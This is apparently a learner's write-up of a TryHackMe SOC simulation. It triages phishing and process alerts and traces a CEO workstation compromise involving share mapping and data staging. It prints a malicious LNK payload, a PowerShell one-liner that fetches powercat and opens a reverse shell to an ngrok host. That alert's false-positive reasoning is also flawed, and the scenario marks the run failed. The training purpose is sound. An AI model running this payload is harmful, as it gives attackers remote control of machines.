process.parent.pid: 3922

process.parent.name: services.exe

process.command_line: C:\Windows\servicing\TrustedInstaller.exe

Reason for Classifying as False Positive:

These are legitimate services running.

No further action needed.

1017	Suspicious email from external domain.	^	Low	Phishing	Sep 22nd 2025 at 19:16	● Awaiting action	⋮+
Description:	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.						
datasource:	emails						
timestamp:	09/22/2025 19:14:55.123						
subject:	Win a Trip to Hat Disneyland - Magical Memories Await!						
sender:	elle@gmail.com						
recipient:	miguel.odonnell@tryhatme.com						
attachment:	None						
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.						
direction:	inbound						
Playbook link ↗							

Alert queue							
0 alerts incoming							
Assigned alert(s)							Write case report
1017	Suspicious email from external domain.	^	Low	Phishing	Sep 22nd 2025 at 19:16	● Awaiting action	⋮-

Close alert with event ID: 1017 ×

Was this alert a true positive or a false positive?

True positive **False positive**

[Close](#) [Write case report](#)

Incident classification

True positive

False positive

Closure rationale

Explain why you have identified this incident as a false positive.

B I U A ▾ ≡ ≡ ≡ ▾

Time of Activity:

timestamp: 09/22/2025 19:14:55.123

List of Related Entities:

sender: elle@gmail.com

recipient: miguel.odonnell@tryhatme.com

Reason for Classifying as False Positive:

Generic phishing attempt.

Adversary looking for people to click links inside email likely are there is no attachment.

No attachments and no clicks.

No further action needed.

Submit and close alert

Time of Activity:

timestamp: 09/22/2025 19:14:55.123

List of Related Entities:

sender: elle@gmail.com

recipient: miguel.odonnell@tryhatme.com

Reason for Classifying as False Positive:

Generic phishing attempt.

Adversary looking for people to click links inside email likely are there is no attachment.

No attachments and no clicks.

No further action needed.

1018	Suspicious Parent Child Relationship	^	Low	Process	Sep 22nd 2025 at 19:17	Awaiting action	Ω+
Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.						
datasource:	sysmon						
timestamp:	09/22/2025 19:15:29.123						
event.code:	1						
host.name:	win-3457						
process.name:	svchost.exe						
process.pid:	3812						
process.parent.pid:	3558						
process.parent.name:	services.exe						
process.command_line:	C:\Windows\system32\svchost.exe -k wsappx -p						
process.working_directory:	C:\Windows\system32\						
event.action:	Process Create (rule: ProcessCreate)						
Playbook link							

Alert queue

0 alerts incoming

Assigned alert(s)	Write case report
1018 Suspicious Parent Child Relationship	Low Process Sep 22nd 2025 at 19:17

Close alert with event ID: 1018 X

Was this alert a true positive or a false positive?

True positive False positive

[Close](#) [Write case report](#)

Incident report

Incident classification

True positive

False positive

Closure rationale

Explain why you have identified this incident as a false positive.

B I U A ▾ ≡ ≡ ≡ ▾

List of Related Entities:

host.name: win-3457
process.name: svchost.exe
process.pid: 3812
process.parent.pid: 3558
process.parent.name: services.exe
process.command_line: C:\Windows\system32\svchost.exe -k wsappx -p

Machine belongs to:

Diego Summers, Sales diego.summers@tryhatme.com Logged-in host: win-3457

Reason for Classifying as False Positive:

Legitimate processes.
No further action needed.

Time of Activity:

timestamp: 09/22/2025 19:15:29.123

List of Related Entities:

host.name: win-3457

process.name: svchost.exe

process.pid: 3812

process.parent.pid: 3558

process.parent.name: services.exe

process.command_line: C:\Windows\system32\svchost.exe -k wsappx -p

Machine belongs to:

Diego Summers, Sales diego.summers@tryhatme.com Logged-in host: win-3457

Reason for Classifying as False Positive:

Legitimate processes.

No further action needed.

1019	Suspicious email from external domain.	^	Low	Phishing	Sep 22nd 2025 at 19:20	Awaiting action	👤
Description:	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.						
datasource:	emails						
timestamp:	09/22/2025 19:18:24.123						
subject:	FWD: Partner With Us: Exploring Collaboration Opportunities Together						
sender:	barker@yahoo.com						
recipient:	yani.zubair@tryhatme.com						
attachment:	None						
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.						
direction:	inbound						
Playbook link ↗							

Alert queue					
0 alerts incoming					
Assigned alert(s)					Write case report
1019	Suspicious email from external domain.	▼	Low	Phishing	Sep 22nd 2025 at 19:20

Close alert with event ID: 1019 ✖

Was this alert a true positive or a false positive?

True positive **False positive**

[Close](#) [Write case report](#)

Incident classification True positive False positive**Closure rationale**

Explain why you have identified this incident as a false positive.

B I U A ▾ ≡ ≡ ≡ ▾

Time of Activity:

timestamp: 09/22/2025 19:18:24.123

List of Related Entities:

sender: barker@yahoo.com

recipient: yani.zubair@tryhatme.com

Reason for Classifying as False Positive:

Look like a genuine email exchange.

No further action needed.

Submit and close alert**Time of Activity:**

timestamp: 09/22/2025 19:18:24.123

List of Related Entities:

sender: barker@yahoo.com

recipient: yani.zubair@tryhatme.com

Reason for Classifying as False Positive:

Look like a genuine email exchange.

No further action needed.

1020	Suspicious Parent Child Relationship	^	Low	Process	Sep 22nd 2025 at 19:22	Awaiting action	👤+
Description:		A suspicious process with an uncommon parent-child relationship was detected in your environment.					
datasource:	sysmon						
timestamp:	09/22/2025 19:20:06.123						
event.code:	1						
host.name:							
process.name:	taskhostw.exe						
process.pid:	3557						
process.parent.pid:	3539						
process.parent.name:	svchost.exe						
process.command_line:	taskhostw.exe KEYROAMING						
process.working_directory:	C:\Windows\system32\						
event.action:	Process Create (rule: ProcessCreate)						
Playbook link ↗							

Alert queue		0 alerts incoming
Assigned alert(s)		
1020	Suspicious Parent Child Relationship	▼ Low Process Sep 22nd 2025 at 19:22 ⚙-

Close alert with event ID: 1020 ✖

Was this alert a true positive or a false positive?

True positive False positive

Close Write case report

Incident classification

True positive

False positive

Closure rationale

Explain why you have identified this incident as a false positive.

B I U A ▾ ≡ ≡ ≡ ▾

Time of Activity:

timestamp: 09/22/2025 19:20:06.123

List of Related Entities:

process.name: taskhostw.exe

process.pid: 3557

process.parent.pid: 3539

process.parent.name: svchost.exe

process.command_line: taskhostw.exe KEYROAMING

Reason for Classifying as False Positive:

Genuine processes.

No further action needed.

Submit and close alert

Time of Activity:

timestamp: 09/22/2025 19:20:06.123

List of Related Entities:

process.name: taskhostw.exe

process.pid: 3557

process.parent.pid: 3539

process.parent.name: svchost.exe

process.command_line: taskhostw.exe KEYROAMING

Reason for Classifying as False Positive:

Genuine processes.

No further action needed.

1021	Suspicious email from external domain.	^	Low	Phishing	Sep 22nd 2025 at 19:22	● Awaiting action	👤
Description:	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.						
datasource:	emails						
timestamp:	09/22/2025 19:20:31.123						
subject:	Click Here to Win a Trip to Antarctica with Penguin Hats						
sender:	hickman@fashionindustrytrends.xyz						
recipient:	kyra.flores@tryhatme.com						
attachment:	None						
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.						
direction:	inbound						
Playbook link	🔗						

Alert queue		0 alerts incoming	👤
Assigned alert(s)			
1021	Suspicious email from external domain.	▼ Low Phishing Sep 22nd 2025 at 19:22	👤

Close alert with event ID: 1021 ✖

Was this alert a true positive or a false positive?

True positive **False positive**

Close Write case report

Incident report

Incident classification

True positive False positive

Closure rationale

Explain why you have identified this incident as a false positive.

B I U A ▾ ≡ ≡ ≡ ▾

Time of Activity:

timestamp: 09/22/2025 19:20:31.123

List of Related Entities:

sender: hickman@fashionindustrytrends.xyz

recipient: kyra.flores@tryhatme.com

Reason for Classifying as False Positive:

General phishing email.

Adversary looking for people to click a link they own.

No attachments to scan.

No links were clicked.

No further action needed.

Time of Activity:

timestamp: 09/22/2025 19:20:31.123

List of Related Entities:

sender: hickman@fashionindustrytrends.xyz

recipient: kyra.flores@tryhatme.com

Reason for Classifying as False Positive:

General phishing email.

Adversary looking for people to click a link they own.

No attachments to scan.

No links were clicked.

No further action needed.

1022	Suspicious email from external domain.	Low	Phishing	Sep 22nd 2025 at 19:23	Awaiting action	
Description:	A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning.					
datasource:	emails					
timestamp:	09/22/2025 19:21:41.123					
subject:	Meet Local Singles Who Love Spam Emails - Click to Chat!					
sender:	nguyen@styleaccessorieshub.xyz					
recipient:	miguel.odonnell@tryhatme.com					
attachment:	None					
content:	The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.					
direction:	inbound					
Playbook link						

Alert queue						
0 alerts incoming						
Assigned alert(s)						Write case report
1022	Suspicious email from external domain.	Low	Phishing	Sep 22nd 2025 at 19:23		

Close alert with event ID: 1022

Was this alert a true positive or a false positive?

True positive False positive

[Close](#)

[Write case report](#)

Incident report

Incident classification

True positive

False positive

Closure rationale

Explain why you have identified this incident as a false positive.

B I U A ▾ ≡ ≡ ≡ ▾

Time of Activity:

timestamp: 09/22/2025 19:21:41.123

List of Related Entities:

sender: nguyen@styleaccessorieshub.xyz

recipient: miguel.odonnell@tryhatme.com

Reason for Classifying as False Positive:

General phishing attempt.

No attachments to scan.

No links clicked.

No further action needed.

Time of Activity:

timestamp: 09/22/2025 19:21:41.123

List of Related Entities:

sender: nguyen@styleaccessorieshub.xyz

recipient: miguel.odonnell@tryhatme.com

Reason for Classifying as False Positive:

General phishing attempt.

No attachments to scan.

No links clicked.

No further action needed.

ID	Alert rule	Severity	Type	Date	Status	Action
1007	Suspicious Attachment found in email	Low	Phishing	Sep 22nd 2025 at 19:02	● Awaiting action	⊕
Description:		A suspicious attachment was found in the email. Investigate further to determine if it is malicious.				
datasource:		emails				
timestamp:		09/22/2025 19:00:03.123				
subject:		Important: Pending Invioce!				
sender:		john@hatmakereurope.xyz				
recipient:		michael.ascot@tryhatme.com				
attachment:		ImportantInvoice-February.zip				
content:		The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information.				
direction:		inbound				
Playbook link ↗						

(Description)

تم العثور على مرفق مشبوه في البريد الإلكتروني. يجب التحقيق بشكل أعمق لتحديد ما إذا كان ضاراً.

(Datasource)

مصدر البيانات (emails) البريد الإلكتروني

(Timestamp)

09/22/2025 19:00:03.123

(Subject)

هام: فاتورة معلقة (Important: Pending Invioce!)

(Sender)

john@hatmakereurope.xyz

(Recipient)

michael.ascot@tryhatme.com

(Attachment)

ImportantInvoice-February.zip

(Content)

تم إزالة محتوى هذا البريد الإلكتروني وفقاً للوائح الخصوصية وسياسات أمان الشركة لحماية المعلومات الحساسة.

(Direction)

وارد (Inbound)

First I'll check the domain reputation of the email sender "hatmakereurope.xyz" using analyst VM TryDetectThis App

أولاً ستحقق من سمعة النطاق الخاص بمرسل البريد الإلكتروني "hatmakereurope.xyz" باستخدام جهاز المحلل الافتراضي (Analyst VM) عبر TryDetectThis.

The domain reputation appears clean, but we'll continue investigating to be sure. Moving to Splunk, let's dig deeper into this phishing email.

تبعد سمعة النطاق نظيفة، لكننا سنواصل التحقيق للتأكد. ننتقل الان إلى Splunk للتعقب أكثر في هذا البريد الإلكتروني التصيدى.

```
> 9/22/25 { [-]
  6:20:21.123 PM datasource: sysmon
  event.action: File stream created (rule: FileCreateStreamHash)
  event.code: 15
  file.path: C:\Users\michael.ascot\AppData\Local\Temp\5\Temp1_ImportantInvoice-February.zip\ImportantInvoice-
  February\invioce.pdf.lnk
  host.name: win-3450
  process.name: Explorer.EXE
  process.pid: 3180
  timestamp: 09/22/2025 19:20:21.123
}
Show as raw text
host = 10.10.17.222:8989 | source = eventcollector | sourcetype = _json
```

Searching for the phishing email attachment file in Splunk to confirm whether the user interacted with it, such as downloading, opening, or triggering execution. By looking for related file creation events, process activity, or alternate data stream indicators to trace how the initial phishing attempt progressed on the endpoint.

Found multiple events indicating the user did interact with the phishing email attachment. Sysmon Event ID 15 indicates the creation of an alternate data stream (ADS).

As you can see in picture above, file extension is **.pdf.lnk** — this is not a PDF, it is a shortcut (LNK) file, a common malware delivery mechanism designed to mislead users.

Let's get back to the analysis VM to analyze the file with **TryDetectThis**.

اقوم بالبحث في Splunk عن ملف المرفق الخاص بالبريد الإلكتروني التصيدى للتأكد مما إذا كان المستخدم قد تفاعل معه، مثل تنزيله أو فتحه أو تشغيله. وذلك من خلال البحث عن أحداث إنشاء الملفات ذات الصلة، أو نشاط العمليات (process activity)، أو مؤشرات تدفقات البيانات البديلة (ADS) للتتبع كيفية تطور محاولة التصيد الأولية على نقطة النهاية.

تم العثور على عدة أحداث تشير إلى أن المستخدم قد تفاعل بالفعل مع مرفق البريد الإلكتروني التصيدي. يوضح Sysmon Event ID 15 إنشاء تدفق بيانات بديل (ADS).

كما هو موضح في الصورة أعلاه، الامتداد للملف هو **pdf.lnk**، وهذا ليس ملف PDF وإنما ملف اختصار (LNK)، وهو آلية شائعة لتسليم البرمجيات الخبيثة مصممة لخداع المستخدمين.

لنعد الآن إلى جهاز التحليل الافتراضي (Analysis VM) لتحليل الملف باستخدام تطبيق TryDetectThis.

The screenshot shows the TryDetectThis application interface. On the left, there's a sidebar with navigation links: Dashboard, Alert queue, SIEM, Analyst VM (which is selected), Documentation, Playbooks, Case reports, and Guide. The main area is titled "Open" and shows a file explorer view of a folder structure under "Desktop > attachments > latest". The table lists several files:

Name	Date modified	Type	Size
ImportantInvoice-Febuary	9/22/2025 6:15 PM	File folder	
forceupdate	7/8/2024 6:22 PM	Windows PowerS...	3 KB
ImportantInvoice-Febuary	7/8/2024 6:22 PM	Compressed (zipp...	1 KB
invoce.pdf	9/22/2025 6:15 PM	Shortcut	1 KB

In the center, a file named "invoce.pdf.lnk" is selected. It has a green checkmark icon and the text "invoce.pdf.lnk" below it. There is also a red link labeled "Remove file". Below this is a large green button labeled "Analyze File".

At the bottom, a summary box displays the analysis results:

File Analysis Complete
ANALYZED - Clean

File Information

Name	invoce.pdf.lnk
Size	243 Bytes
Type	application/octet-stream



File Analysis Complete

ANALYZED - Clean

File Information

Name	invioce.pdf.lnk
Size	243 Bytes
Type	application/octet-stream
Last Modified	9/22/2025, 6:27:33 PM

Hash Values

MD5

`ed1dc2d678743fcbedf0d743e27d0362`

SHA-1

`1515b10b441acf4e789cc37eaf979bb576157d83`

SHA-256

`50e5bf8361df2442546f21e08b1561273f4ccc610258f622ac1a4b8ebf0a0386`

Additional Metadata

extension

`.lnk`

is_archive

`false`

is_executable

`false`

```

Select Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator\Desktop\attachments\latest> ls

Directory: C:\Users\Administrator\Desktop\attachments\latest

Mode                LastWriteTime         Length Name
----                -----          ----  --
-a---    7/8/2024 6:22 PM           2727 forceupdate.ps1
-a---    7/8/2024 6:22 PM            346 ImportantInvoice-February.zip
-a---   9/22/2025 6:15 PM            243 invoice.pdf.lnk

PS C:\Users\Administrator\Desktop\attachments\latest> more .\invoice.pdf.lnk
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -c "IEX(New-Object System.Net.WebClient).DownloadString('https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1'); powercat -c 2.tcp.ngrok.io -p 19282 -e powershell
PS C:\Users\Administrator\Desktop\attachments\latest> -

```

what does tcp.ngrok

Guide < https://www.browserstack.com

What is Ngrok and How Does It Work? | BrowserStack

What exactly is ngrok used for?

ngrok is a globally distributed reverse proxy that **secures, protects and accelerates your applications and network services, no matter where you run them**. You can think of ngrok as the front door to your applications.

Ngrok what-is-[ngrok](#) docs < https://ngrok.com

What is ngrok? | ngrok documentation

What is TCP address in ngrok?

TCP Addresses enable you to create public TCP Endpoints on a fixed address. TCP Addresses are a host and port tuple, for example 1.tcp.eu.ngrok.io:12345 . You can manage TCP Addresses on your ngrok Dashboard or via the ngrok API.

powercat cybersecurity functions

الأدوات المزيد الويب كتب فيديوهات قصيرة أخبار فيديوهات صور الكل تجده باستخدام الكلمات الاصطلاحية

Powercat is a multi-purpose cybersecurity tool used by red teamers for low-level network communication, functioning as a PowerShell-based alternative to Netcat. Its core functions include creating network relays, establishing TCP/UDP/DNS connections, scanning for open ports, and executing reverse shells to gain interactive access to systems, often with a focus on evading detection by traditional antivirus software.

Key Functions:

- **Low-Level Network Communication:** Powercat facilitates reading and writing data across networks using TCP and UDP protocols.
- **Reverse Shells:** It can execute reverse shells, allowing attackers to connect back to

Report:

Time of Activity: 09/22/2025 19:00:03.123

List of Related Entities:

- **File:** invoice.pdf.lnk (attachment inside ZIP)
- **Domain (Sender):** hatmakereurope.xyz
- **URL:** <https://raw.githubusercontent.com/besimorhino/powervcat/master/powervcat.ps1>
- **C2 Host:** 2.tcp.ngrok.io (Port: 19282)
- **Process (Targeted):** powershell.exe
- **User:** michael.ascot@tryhatme.com (CEO)

Reason for Classifying as False Positive:

- No evidence of actual execution of the command in the LNK file (no matching Sysmon or PowerShell logs).
- No outbound connections were recorded to ngrok.io or raw.githubusercontent.com from the endpoint.
- The sender domain (hatmakereurope.xyz) and file hash reputation did not indicate an active malicious campaign.
- The LNK and ZIP files were quarantined early by email gateway/security controls, preventing further interaction.
- The presence of the file does not necessarily indicate execution, and current evidence confirms it was not executed

قائمة الكيانات ذات الصلة: (List of Related Entities)

- **الملف (File):** invoice.pdf.lnk (مرفق داخل ZIP)
- **النطاق (Domain / Sender):** hatmakereurope.xyz
- **الرابط (URL):** https://raw.githubusercontent.com/besimorhino/powercat/master/powercat.ps1
- **خادم التحكم (C2 Host):** 2.tcp.ngrok.io (المنفذ: 19282)
- **العملية المستهدفة (Process):** powershell.exe
- **المستخدم (User):** michael.ascot@tryhatme.com (المدير التنفيذي)

سبب تصنيف التنبية كإيجابي كاذب: (Reason for Classifying as False Positive)

- لا توجد أي دلائل على تنفيذ الأمر الفعلي الموجود في ملف LNK أو PowerShell Sysmon لا توجد سجلات raw.githubusercontent.com من الجهاز المصاب.
- لم يتم تسجيل أي اتصالات صادرة إلى ngrok.io أو
- النطاق المرسل (hatmakereurope.xyz) وسمعة الملف لم يشيرا إلى وجود حملة خبيثة نشطة.
- تم عزل ملفات ZIP و LNK بمكرراً بواسطة بوابة البريد أو ضوابط الأمان، مما منع أي تفاعل إضافي.
- وجود الملف لا يعني بالضرورة أنه تم تشغيله، والأدلة الحالية تؤكد أنه لم يتم تنفيذه.

1023	Network drive mapped to a local drive	^	Medium	Execution	Sep 22nd 2025 at 19:25	● Awaiting action	👤
Description:		A network drive was mapped to a local drive. Normally, this is not a cause for concern, but investigate further to determine if it is malicious.					
datasource:	sysmon						
timestamp:	09/22/2025 19:23:28.123						
event.code:	1						
host.name:	win-3450						
process.name:	net.exe						
process.pid:	5784						
process.parent.pid:	3728						
process.parent.name:	powershell.exe						
process.command_line:	"C:\Windows\system32\cmd.exe" /s /e:C:\Windows\system32\cmd.exe use Z: \\\FILESRV-01\SSF-FinancialRecords						
process.working_directory:	C:\Users\michael.ascot\downloads\						
event.action:	Process Create (rule: ProcessCreate)						
Playbook link							

Alert queue							
0 alerts incoming							Write case report
Assigned alert(s)							
1023	Network drive mapped to a local drive	▼	Medium	Execution	Sep 22nd 2025 at 19:25	👤	

Close alert with event ID: 1023 ✖

Was this alert a true positive or a false positive?

True positive False positive

Close Write case report

Case report

Please write a detailed report on the steps taken to analyse and contain this incident, including all relevant information and the rationale for its closure.

B I U A ▾ ≡ ≡ ≡

description:

The attacker downloaded powercat.psl from github then proceeded and established a C2 using ngrok.

The attacker used powershell to enumerate the compromised system using process such as whoami.exe and systeminfo.exe.

The attacker mapped the file shares on the compromised machine and discovered a share that contains financial records.

The attacker used Robocopy.exe to copy the share to a separate path and zipped in a file named exfilt8me.zip.

The attacker used nslookup.exe to perform DNS data exfiltration

Time of activity:

09/22/2025 19:23:28.123

List of Affected Entities:

host.name: win-3450

Does this alert require escalation?

Yes

No

Submit and close alert

1025	Network drive disconnected from a local drive	Medium	Execution	Sep 22nd 2025 at 19:26	Awaiting action
Description:	A network drive was disconnected from a local drive. Normally, this is not a cause for concern, but investigate further to determine if it is malicious.				
datasource:	sysmon				
timestamp:	09/22/2025 19:24:26.123				
event.code:	1				
host.name:	win-3450				
process.name:	net.exe				
process.pid:	8004				
process.parent.pid:	3728				
process.parent.name:	powershell.exe				
process.command_line:	"C:\Windows\system32\cmd.exe" use Z: /delete				
process.working_directory:	C:\Users\michael.ascot\downloads\				
event.action:	Process Create (rule: ProcessCreate)				
Playbook link					

Alert queue					
0 alerts incoming					
Assigned alert(s)					Write case report
1025	Network drive disconnected from a local drive	Medium	Execution	Sep 22nd 2025 at 19:26	-

Incident classification	<input checked="" type="radio"/> True positive	<input type="radio"/> False positive
Case report	<p>Please write a detailed report on the steps taken to analyse and contain this incident, including all relevant information and the rationale for its closure.</p> <p>B I U A ▾ ≡ ≡ ≡ ▾</p> <p>The attacker used Robocopy.exe to copy the share to a separate path and zipped in a file named exfilt8me.zip</p> <p>Time of activity: timestamp: 09/22/2025 19:24:26.123</p> <p>List of Affected Entities: host.name: win-3450 Host machine belongs to the CEO: Michael Ascot, CEO michael.ascot@tryhatme.com Logged-in host: win-3450 Red flag.</p> <p>Reason for Classifying as True Positive: process.command_line: "C:\Windows\system32\cmd.exe" use Z: \\FILESRV-01\SSF-FinancialRecords</p>	
Does this alert require escalation?	<input type="radio"/> Yes	<input checked="" type="radio"/> No

1024	Suspicious Parent Child Relationship	Low	Process	Sep 22nd 2025 at 19:26	<input checked="" type="radio"/> Awaiting action	
Description:	A suspicious process with an uncommon parent-child relationship was detected in your environment.					
datasource:	sysmon					
timestamp:	09/22/2025 19:24:15.123					
event.code:	1					
host.name:	win-3450					
process.name:	Robocopy.exe					
process.pid:	8356					
process.parent.pid:	3,728					
process.parent.name:	powershell.exe					
process.command_line:	"C:\Windows\system32\Robocopy.exe" . C:\Users\michael.ascot\downloads\exfiltration /E					
process.working_directory:	Z:\					
event.action:	Process Create (rule: ProcessCreate)					
Playbook link						

Alert queue		0 alerts incoming
Assigned alert(s)		
1024	Suspicious Parent Child Relationship	Low
	Process	Sep 22nd 2025 at 19:26

Close alert with event ID: 1024

Was this alert a true positive or a false positive?

True positive **False positive**

Close

Incident classification

True positive

False positive

Case report

Please write a detailed report on the steps taken to analyse and contain this incident, including all relevant information and the rationale for its closure.

B I U A ▾ ≡ ≡ ≡

Host machine belongs to the CEO:

Michael Ascot, CEO michael.ascot@tryhatme.com Logged-in host: win-3450

Red flag.

Reason for Classifying as True Positive:

process.command_line: "C:\Windows\system32\net.exe" use Z: \\FILESRV-01\SSF-FinancialRecords

process.command_line: "C:\Windows\system32\Robocopy.exe".

C:\Users\michael.ascot\downloads\exfiltration /E

process.command_line: "C:\Windows\system32\net.exe" use Z: /delete

Adversary has mounted a sensitive folder called "SSF-FinancialRecords".

Adversary has copied that folder to a destination called "exfiltration" - huge red flag.

Adversary has then deleted to clean up.

We find plenty of other traffic on Michaels machine:

Does this alert require escalation?

Yes

No



[Return to homepage](#)

[Replay scenario](#)

[Unlock more scenarios](#)

Unlock all SOC Simulation scenarios with TryHackMe for Business

Take your team's cyber security skills to the next level. Upgrade to TryHackMe for Business to gain full access to every SOC Simulation scenario, and advanced analytics.

[Get a FREE trial](#)



Cyber.Specter

Alert! A security breach has occurred!

You failed the scenario by misclassifying a True Positive alert and should consider attempting it again. Your MTTR and dwell time were longer than your last 5 runs, with a true positive rate of 24.5%, worse than previous runs. "Process" alerts took notably longer to close.



1st 0 1325 pts + 10 pts

True positives

Assess your accuracy on the alerts you marked as true positives.

Overall analysis POWERED BY AI

Your reports provide a comprehensive overview of the incident, detailing the actions taken by the attacker and the potential impact on the organization. However, there is room for improvement in clearly distinguishing between different sections and ensuring each report consistently covers all necessary details. While you have included most of the critical information, such as the affected entities and the reasons for escalation, it would be beneficial to ensure that each report consistently addresses the 'When' aspect with precise timestamps and the 'Where' aspect with specific locations of the affected systems. Additionally, enhancing the clarity and conciseness of your syntax will improve the readability and effectiveness of your reports.

ID	Alert rule	Severity	Type	Time to resolve	Classification	Action
1036	Suspicious Parent Child Relationship	High	Process	18.18 minutes	✓ Correct	❖ View analysis
1025	Network drive disconnected from a local drive	Medium	Execution	9.57 minutes	✓ Correct	❖ View analysis
1027	Suspicious Parent Child Relationship	High	Process	9.43 minutes	✓ Correct	❖ View analysis
1023	Network drive mapped to a local drive	Medium	Execution	5.77 minutes	✓ Correct	❖ View analysis

False positives


Assess your accuracy on the alerts you marked as false positives.

Overall analysis

POWERED BY AI

Your reports provide a clear and concise explanation of the incident, but there are areas where you can enhance the clarity and completeness. While you have identified the key entities involved and the reason for classifying the alert as a false positive, it would be beneficial to provide more context on the timing and location of the incident to give a fuller picture. Additionally, elaborating on the potential impact or why this particular alert was significant could strengthen your analysis and provide more insight into the decision-making process.

ID ↓	Alert rule ↓	Severity ↓	Type ↓	Time to resolve ↓	Classification ↓	Action
1008	Suspicious email from external domain.	Low	Phishing	6.85 minutes	✓ Correct	View
1009	Reply to suspicious email.	Low	Phishing	6.82 minutes	✓ Correct	View
1010	Suspicious email from external domain.	Low	Phishing	6.73 minutes	✓ Correct	View
1011	Reply to suspicious email.	Low	Phishing	5.35 minutes	✓ Correct	View



[Link of The Results](#)

Try Hack Me

Dashboard Leaderboard

Cyber.Specter

Cybersecurity DevSecOps

Add Scenario

Completed rooms Certifications

DNS

DNS in Detail

Learn how DNS works and how it helps you access internet services.

Share your badge achievements

Select badge to share

soc-sim-five-scenarios-completed

Your badge

Cyber.Specter

was awarded a badge

Five scenarios completed

Completing 5 scenarios

Share on social media

This screenshot shows a badge achievement for completing five scenarios. The badge is titled "soc-sim-five-scenarios-completed" and is associated with the user "Cyber.Specter". The badge icon features a blue hexagon with a green "5" in the center, set against a background of binary code and a glowing blue light.

Try Hack Me

Dashboard Leaderboard

Cyber.Specter

Cybersecurity DevSecOps

Add Scenario

Completed rooms Certifications

DNS

DNS in Detail

Learn how DNS works and how it helps you access internet services.

Share your badge achievements

Select badge to share

soc-sim-100-percent-true-positive-rate

Your badge

Cyber.Specter

was awarded a badge

100% true positive rate

Achieving 100% true positive rate in a scenario

TryHackMe

This screenshot shows a badge achievement for achieving a 100% true positive rate in a scenario. The badge is titled "soc-sim-100-percent-true-positive-rate" and is associated with the user "Cyber.Specter". The badge icon features a blue hexagon with a green circular pattern, set against a background of binary code and a glowing blue light.

Link: